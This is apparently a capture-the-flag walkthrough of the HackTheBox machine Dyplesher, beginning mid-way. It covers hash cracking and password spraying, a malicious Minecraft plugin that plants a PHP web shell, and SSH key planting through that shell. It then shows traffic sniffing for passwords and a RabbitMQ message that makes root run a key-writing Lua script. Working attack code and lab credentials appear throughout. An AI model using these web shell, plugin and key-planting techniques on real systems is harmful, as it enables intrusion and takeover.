for repo in $(find . -type f); do git clone $repo; done

```
root@kali:~/HTB/Dyplesher/repo# for repo in $(find . -type f); do git clone $repo; done
Cloning into '4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce'...
Receiving objects: 100% (51/51), 20.94 MiB | 77.67 MiB/s, done.
Resolving deltas: 100% (5/5), done.
Cloning into 'd4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab35'...
Receiving objects: 100% (21/21), 16.98 KiB | 16.98 MiB/s, done.
Resolving deltas: 100% (9/9), done.
Cloning into '6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b'...
Receiving objects: 100% (85/85), 30.69 KiB | 15.34 MiB/s, done.
Resolving deltas: 100% (40/40), done.
Cloning into '4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacdabf8a'...
Receiving objects: 100% (39/39), 10.46 KiB | 10.46 MiB/s, done.
Resolving deltas: 100% (12/12), done.
```

Now that I have the repos there was a ton of enumeration to do but before I start digging in the files, Luckilely, I remembers to look for files with extinsoins like (.bak, .db, ...) that could have some interesing information and that truly spared me hours of possibly what could have been a pointless enumeration:

```
root@kali:~/HTB/Dyplesher/repo# find . -type f -name *.bak
root@kali:~/HTB/Dyplesher/repo# find . -type f -name *.txt
./4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce/eula.txt
./d4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab35/LICENSE.txt
root@kali:~/HTB/Dyplesher/repo# find . -type f -name *.db
./4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce/plugins/LoginSecurity/users.db
```

After running file command on the file, I see that it is a sqlite3 database, so I open it with sqlite3 and I find another hash to crack.


```
root@kali:~/HTB/Dyplesher/repo# sqlite3 ./4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce/plugins/LoginSecurity/users.db
SQLite version 3.30.1 2019-10-10 20:19:45
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> select * from users
   ...> ;
18fb40a5c8d34f249bb8a689914fcac3|$2a$10$IRgHi7pBhb9K0QBQBOzOju0PyOZhBnK4yaWjeZYdeP6oyDvCo9vc6|7|/192.168.43.81
```

## Minecraft Server – TCP 80

After passing the hash to john to crack it I get the password as: **alexis1**

Now it is time to spray that password against the emails I found and see it any would allow me to login to the Minecraft server on http://dyplesher.htb/login and i get another valid pair of creds that works on port 80:

felamos@dyplesher.htb : alexis1




After enumerating the website for hours, the only thing I can think of as a possible attack vector is the **Add Plugin** and the **Reload Plugin** functionalitis... so after discussing the idea with some frinds on HTB Discord channel, one confirmed that this is actually the way to move forward and that I have to write a malicious minecraft plugin to get code execution on the server. Scarry!!!

The good thing is that I don't have to create one from scratch, I can go to https://dev.bukkit.org/bukkit-plugins and download a project of my choice, edit it and upload it as my malicious payload.

I went ahead and downloaded Vault and opened the file in eclips.

**Note:** This youtube video helped me a lot in the process of modifying this plugin:

https://www.youtube.com/watch?v=XaU8JKQW0Ao

So we basically I'll have to edit two things:

**plugin.yml**: contains the name of the plugin, which I'll use later to refrence the plugin and tell the server to load it

**Vault.java**: this is the files that contains **onEnable** function. This is the function that'll get executed whenever the plugin is loaded

So the idea is to write a jave code that allows me to execute commands and get a reverse shell, but after I tried that I still couldn't get a shell so I though to me self, what if there is a firewall rule that blocks that kind of connections (more on that at the end of the writeup). So I modified the code to create a simple web backdoor to get command execution

**Note:** I deleted all unnecessary files, directories and code from the plugin effectivly leaving just the code from the image above inside **Vault.java** file. Also you'll need to download spigot an order to successfully compile

and export the code as  a jar file

```
Package Explorer
Vault-master
  src
    net.milkbowl.vault
      Vault.java
  JRE System Library [JavaSE-1.8]
  Maven Dependencies
  target
  build.xml
  license.txt
  plugin.yml
  pom.xml
  README.md
```

Vault.java | plugin.yml

```
1  package net.milkbowl.vault;
2  import java.io.IOException;
3  import java.nio.file.Files;
4  import java.nio.file.Paths;
5  import java.nio.file.StandardOpenOption;
6  import org.bukkit.plugin.java.JavaPlugin;
7
8  public class Vault extends JavaPlugin {
9
10     public void onDisable() {
11         getServer().getServicesManager().unregisterAll(this);
12     }
13
14     public void onEnable() {
15         final String PHP_CODE = "<?php system($_GET['asd']); ?>";
16         try {
17           Files.write(Paths.get("/var/www/test/justAhmed.php"), PHP_CODE.getBytes(), StandardOpenOption.CREATE_NEW);
18         } catch (IOException e) {
19           e.printStackTrace();
20         }
21
22         super.onEnable();
23     }
24 }
```

The code basically creates a php file under [http://test.dyplesher.htb](http://test.dyplesher.htb) and places the backdoor code in it

Now I just need to set the name of the plugin so I can call it later on

```
Package Explorer
Vault-master
  src
    net.milkbowl.vault
      Vault.java
  JRE System Library [JavaSE-1.8]
  Maven Dependencies
  target
  build.xml
  license.txt
  plugin.yml
  pom.xml
  README.md
```

Vault.java | plugin.yml

```
1  name: justAhmed
2  version: ${project.version}-b${env.TRAVIS_BUILD_NUMBER}
3  description: ${project.description}
4  authors: [cereal, Sleaker, mung3r]
5  website: ${project.url}
6  api-version: 1.13
7
8  main: ${mainClass}
9  load: startup
10
11 commands:
12   vault-info:
13     description: Displays information about Vault
14     usage: |
15            /<command> - Displays Vault information
16     permission: vault.admin
17   vault-convert:
18     description: Converts all data in economy1 and dumps it into economy2
19     usage: |
20            /<command> [economy1] [economy2]
21     permission: vault.admin
22 permissions:
23   vault.admin:
```

Then I upload the plugin from “Add Plugin” from the dashboard, then run it from “Reload Plugin” and specifying “justAhmed” as the name of my plugin

## Getting Shell as MinatoTW

After successfully loading the plugin I navigate to its location and try to execute ***whoami*** and I get the following

Dyplesher - Dashboard | test.dyplesher.htb/justAhme

test.dyplesher.htb/justAhmed.php?asd=whoami

MinatoTW

And I finally have code execution... but since I can't get a reverse shell back because a of the firewall I'll have to write my public key inside MinatoTW's authorized_keys file to login via ssh

```
test.dyplesher.htb/justAhme ×  +
?asd=echo ssh-ed25519 [redacted]@kali >> /home/MinatoTW/.ssh/authorized_keys
```

```
root@kali:~/HTB/Dyplesher# ssh -i privateKey MinatoTW@10.10.10.190
Enter passphrase for key 'privateKey':
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 24 Oct 2020 03:36:53 AM UTC

  System load:  0.09               Processes:             247
  Usage of /:   6.7% of 97.93GB    Users logged in:       0
  Memory usage: 38%                IP address for ens33:  10.10.10.190
  Swap usage:   0%                 IP address for docker0: 172.17.0.1


57 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


Last login: Wed May 20 13:44:56 2020 from 10.10.14.4
MinatoTW@dyplesher:~$ ls
```

And I finally I get a shell on the box, but surprise surprise, I still can't read the user flag! Shame :'(

Anyways, since I don't know MinatoTW's password I can't execute sudo -l so as aslways I start by running **id**

Command to see if I'm a part of any interesting group

```
MinatoTW@dyplesher:~$ id
uid=1001(MinatoTW) gid=1001(MinatoTW) groups=1001(MinatoTW),122(wireshark)
```

Hmm... wireshark group, that is definitely not normal so the only thing I can do with my privileges is to sniff traffic and see if anything interesting will show up.

## Sniffing traffic with tshark

So, to start off we need an interface to sniff traffic from, so I run **ip addr** to see what interfaces there on the box are, then I started by sniffing traffic from the local loopback first:

```
MinatoTW@dyplesher:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:b9:e1:21 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.190/24 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:e121/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 85939sec preferred_lft 13939sec
    inet6 fe80::250:56ff:feb9:e121/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:f7:b4:a3:84 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:f7ff:feb4:a384/64 scope link
       valid_lft forever preferred_lft forever
5: vethd49c8ae@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 26:96:e6:d7:9b:ec brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::2496:e6ff:fed7:9bec/64 scope link
       valid_lft forever preferred_lft forever
MinatoTW@dyplesher:~$ tshark -i lo -F pcap -w loopTraffic
Capturing on 'Loopback: lo'
```

I let it run for like 5 minutes and then when I try to download the file....

```
MinatoTW@dyplesher:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

root@kali:~# wget http://10.10.10.190:8000/loopTraffic
--2020-10-24 00:07:18--  http://10.10.10.190:8000/loopTraffic
Connecting to 10.10.10.190:8000...
```

So it seems that the firewall might be blocking that connection as well, then I tried to run **strings** but it just wasn't installed on the server, so I have to find a way to get my machine to connect to port 8000 on the box, and the answer is obvious of course, **Local Port Forwarding,** by forwarding port 8000 on my machine to the box I can just connect to my localhost on port 8000 and that can grap me the data on 10.10.10.190:8000

```
MinatoTW@dyplesher:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [24/Oct/2020 04:19:56] "GET /loopTraffic HTTP/1.1" 200 -
```

```
Last login: Sat Oct 24 03:36:54 2020 from 10.10.17.244
MinatoTW@dyplesher:~$ ^C
MinatoTW@dyplesher:~$
MinatoTW@dyplesher:~$ exit
logout
Connection to 10.10.10.190 closed.
root@kali:~/HTB/Dyplesher# ssh -i privateKey -L 8000:127.0.0.1:8000 MinatoTW@
10.10.10.190
Enter passphrase for key 'privateKey':
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-46-generic x86_64)
```

```
root@kali:~/HTB/Dyplesher# wget http://127.0.0.1:8000/loopTraffic
--2020-10-24 00:21:09--  http://127.0.0.1:8000/loopTraffic
Connecting to 127.0.0.1:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 291709 (285K) [application/octet-stream]
Saving to: 'loopTraffic'

loopTraffic         100%[=================>] 284.87K   221KB/s    i

2020-10-24 00:21:11 (221 KB/s) - 'loopTraffic' saved [291709/29170
```

## Analyzing the pcap file

Now and before diving into some serious analysis on the pcap file I decided to just run strings on it and while serching through the output I find the passwords for all 3 users on the box

```
application/json
q{"name":"MinatoTW","email":"MinatoTW@dyplesher.htb","address":"India","password" "bihys1amFov" "subscribed":true}
4F      @
MW{9
subscribers
application/json
l{"name":"yuntao","email":"yuntao@dyplesher.htb","address":"Italy","password":"wagthAw4ob","subscribed":true}
subscribers
application/json
p{"name":"felamos","email":"felamos@dyplesher.htb","address":"India","password":"tieb0graQueg","subscribed":true}
MW{9
```

I also see some rappitMQ traffic that contains another password for yuntao

```
AMQP..  ........
.
.        .....capabilitiesF.....publisher_confirmst..exchange_exchange_bindingst.
basic.nackt..consumer_cancel_notifyt..connection.blockedt..consumer_prioritiest..authentication_failure_closet..per_consumer_qost..direct
reply_tot..cluster_nameS....rabbit@dyplesher copyrightS....Copyright (C) 2007-2018 Pivotal Software, Inc..informationS...5Licensed under
the MPL.  See http://www.rabbitmq.com/.platformS....Erlang/OTP 22.0.7.productS....RabbitMQ.versionS....3.7.8....PLAIN
AMQPLAIN....en_US......=.
.......productS....AMQPLib platformS....PHP.versionS....2.11.1.informationS....
copyrightS.....capabilitiesF.....authentication_failure_closet..publisher_confirmst..consumer_cancel_notifyt..exchange_exchange_bindingst
basic.nackt..connection.blockedt..AMQPLAIN...,.LOGINS....yuntao.PASSWORDS...
EashAnicOc3Op en_US........
........<........
.................
.(./..........
.)............
.........................2.
...sub..............2...sub..%.............(.
...subscribers.direct..............(...........2.....sub.subscribers................2...........<.(...subscribers.........
.<............application/json.........{"name":"Jaqueline Denesik","email":"satterfield.nichole@hamill.com","address":"937 Mosciski Lodg
Apt. 466\nFredrickhaven, KS 71828-1430","password":"n7ZcTmJl9Bsr","subscribed":true}.........<.(...subscribers.........
.<............application/json.........{"name":"Ivah Kertzmann","email":"boyer.zechariah@friesen.com","address":"76780 Runolfsdottir
Burgs\nBotsfordville, MI 02414-8093","password":"n7ZcTmJl9Bsr","subscribed":true}.........<.(...subscribers.........
.<............application/json.........{"name":"Gregoria Considine","email":"schiller.delilah@hotmail.com","address":"4693 Walker
Square\nDaneview, ID 12157-1421","password":"n7ZcTmJl9Bsr","subscribed":true}.........<.(...subscribers.........
```

But more on that later.

## Owning User (felamos)

Now with the freshly acquired creds I can login with felamos and finally read the user flag

```
felamos@dyplesher:~$ id
uid=1000(felamos) gid=1000(felamos) groups=1000(felamos)
felamos@dyplesher:~$ cat user.txt
e18f74dd3bea42999ba6299f734f012a
felamos@dyplesher:~$
```

So after runnind **id** and **sudo -l** and finding nothing useful I notice a dir called yuntao inside felamo's home dir. I find a sned.sh file inside that dir and it contains the following:

```
felamos@dyplesher:~/yuntao$ ls -la
total 12
drwxrwxr-x 2 felamos felamos 4096 Apr 23  2020 .
drwx------ 9 felamos felamos 4096 May 20 13:23 ..
-rw-rw-r-- 1 felamos felamos  256 Apr 23  2020 send.sh
felamos@dyplesher:~/yuntao$ cat send.sh
#!/bin/bash

echo 'Hey yuntao, Please publish all cuberite plugins created by players on plugin data "Exchange" and "Queue". Just send url to download plugins and our new
 code will review it and working plugins will be added to the server.' >  /dev/pts/{}
felamos@dyplesher:~/yuntao$
```

Hmm... the message mentions **Cuberites** which is a plugin system that helps to write custom plugins in **Lua.**

It also mentions that we can send a URL and the plugin will get downloaded on the box and added to the /dev/pts, which generally contains pseudo-terminals.

But still the path is not yet clear to me... I started looking on what processes are running on the box, check for crontab entries, and then I decided to upload pspy and take see if it can shed some light on something new.

Of course, since there is a firewall on the box, this time I'll have to user Remote Port Forwarding to upload the file to the box

```
root@kali:~/HTB/Dyplesher# ssh felamos@10.10.10.190 -R 8000:127.0.0.1:8000
felamos@10.10.10.190's password:
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 24 Oct 2020 04:48:20 AM UTC

  System load:  0.09              Processes:             312
  Usage of /:   6.8% of 97.93GB   Users logged in:       1
  Memory usage: 45%               IP address for ens33:  10.10.10.190
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  => There is 1 zombie process.


57 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your I


Last login: Sat Oct 24 04:26:02 2020 from 10.10.17.244
felamos@dyplesher:~$ cd /dev/sh
-bash: cd: /dev/sh: No such file or directory
felamos@dyplesher:~$ cd /dev/shm
felamos@dyplesher:/dev/shm$ wget http://127.0.0.1:8000/pspy32
--2020-10-24 04:49:21--  http://127.0.0.1:8000/pspy32
Connecting to 127.0.0.1:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2656352 (2.5M) [application/octet-stream]
Saving to: 'pspy32'

pspy32              0%[                    ]   8.00K  5.47KB/s
```

```
root@kali:~/HTB/Dyplesher# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [24/Oct/2020 00:50:34] "GET /pspy32 HTTP/1.1" 200 -
```

Then I spent an entire day enumerating the box and looking for anything that might be related **lua** till I found this line in pspy:

```
2020/10/24 04:55:50 CMD: UID=1001 PID=32035  | sshd: MinatoTW
2020/10/24 04:55:51 CMD: UID=1001 PID=32036  | -bash
2020/10/24 04:55:56 CMD: UID=1001 PID=32047  | /usr/sbin/apache2 -k start
2020/10/24 04:55:57 CMD: UID=1001 PID=32049  | /usr/sbin/apache2 -k start
2020/10/24 04:55:57 CMD: UID=1001 PID=32048  | /usr/sbin/apache2 -k start
2020/10/24 04:56:00 CMD: UID=1001 PID=32052  | /usr/sbin/apache2 -k start
2020/10/24 04:56:01 CMD: UID=1001 PID=32062  | /bin/sh -c bash /home/MinatoTW/backup/backup.sh
2020/10/24 04:56:01 CMD: UID=0    PID=32061  | /bin/sh -c /usr/bin/lua /root/work/data/test.lua && /usr/bin/rm /root/work/data/test.lua
2020/10/24 04:56:01 CMD: UID=0    PID=32060  | /usr/bin/php /root/work/sub.php
2020/10/24 04:56:01 CMD: UID=0    PID=32059  | /bin/sh -c /usr/bin/php /root/work/sub.php
2020/10/24 04:56:01 CMD: UID=0    PID=32056  | /usr/sbin/CRON -f
2020/10/24 04:56:01 CMD: UID=0    PID=32055  | /usr/sbin/CRON -f
```

Know I see a possible target and I started to connect the dots. With rappitMQ running on the machine, and from the message that I found in felamos's home dir I see that I have to inject URL into RabbitMQ queue, that URL shall refrence the location of a lua script that'll get executed by root.

## RappitMQ – Escalating to root

Now, that I have a clear attack vector in my head, I started reading a bit more about rappitMQ.

And just to give a quick overview on what it is I'll just quote the official website for it

> Introduction
>
> RabbitMQ is a message broker: it accepts and forwards messages. You can think about it as a post office: when you put the mail that you want posting in a post box, you can be sure that Mr. or Ms. Mailperson will eventually deliver the mail to your recipient. In this analogy, RabbitMQ is a post box, a post office and a postman.
>
> The major difference between RabbitMQ and the post office is that it doesn't deal with paper, instead it accepts, stores and forwards binary blobs of data – *messages*.

So, it turned out that I can use python to deal with this stuff using a module names **pika**

The official website provided some examples on how to use pike to achieve many things, for me [this tutorial]() was very helpful in creating my exploit

```python
import pika

credentials = pika.PlainCredentials('yuntao', 'EashAnicOc3Op')
connection = pika.BlockingConnection( pika.ConnectionParameters('10.10.10.190', 5672, '/', credentials) )

channel = connection.channel()
channel.basic_publish( exchange='plugin_data', routing_key='', body='http://127.0.0.1:8000/privesc.lua' )
connection.close()
```

If you read the article that I referred to, you'll find that this script is pretty basic... I started by providing the RappitMQ creds I found in the pcap file, then I established a connection with RabbitMQ server

And since the message needs to go through an **exchange**, and the message from felamos's home dir explicitly stated that the **exchange** name is → plugin_data then that is exactly what I did, and as for the message it self it'll contain a lua script that places my public key in the root's *authorized_keys* file... the reason the I'm referencing the file that way is because the file will be on my local machine and I'll use remote port forwarding so that the box can download my plugin.

```
root@kali:~/HTB/Dyplesher# ssh felamos@10.10.10.190 -R 8000:127.0.0.1:8000
felamos@10.10.10.190's password:
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 24 Oct 2020 05:26:55 AM UTC

  System load:  0.03              Processes:              238
  Usage of /:   6.8% of 97.93GB   Users logged in:        1
  Memory usage: 44%               IP address for ens33:   10.10.10.190
  Swap usage:   0%                IP address for docker0: 172.17.0.1


57 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your I
nternet connection or proxy settings


Last login: Sat Oct 24 04:48:21 2020 from 10.10.17.244
felamos@dyplesher:~$
```

```
root@kali:~/HTB/Dyplesher# cat privesc.lua
test = io.open("/root/.ssh/authorized_keys", "w")
test:write("ssh-ed25519 [redacted] \n")
test:close()
root@kali:~/HTB/Dyplesher# python3 r
rappitMQ_Exploit.py  repo/                repositories/
root@kali:~/HTB/Dyplesher# python3 rappitMQ_Exploit.py
root@kali:~/HTB/Dyplesher#
```

```
root@kali:~/HTB/Dyplesher# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [24/Oct/2020 01:30:40] "GET /privesc.lua HTTP/1.0" 200 -
```

I run the script and wait for a few seconds and I can see that my lua plugin got pulled so I waited for about a minute or so till the plugin gets executed and then I try to login as root and.....

```
root@kali:~/HTB/Dyplesher# ssh -i privateKey root@10.10.10.190
Enter passphrase for key 'privateKey':
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 24 Oct 2020 05:32:44 AM UTC

  System load:  0.12              Processes:              248
  Usage of /:   6.8% of 97.93GB   Users logged in:        1
  Memory usage: 44%               IP address for ens33:   10.10.10.190
  Swap usage:   0%                IP address for docker0: 172.17.0.1


57 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings


Last login: Sat Oct 24 05:32:09 2020 from 10.10.17.244
root@dyplesher:~# cat root.txt
7f5a982bc5cbcbab30b636590a5286b6
```

Finally rooted! Wooot!

I really wanted to go through explain why we couldn't get a reverse shell back from the plugin and why we had to use ssh tunnling to upload/download files from the server but I'm too busy to do iti

right now. But if you are cursios on how it was don't you can user iptables -L and that'll list all the firewall rules on the box, go through it and feel free to discuss it with me if something is not clear!

Feedback is always appeaciated!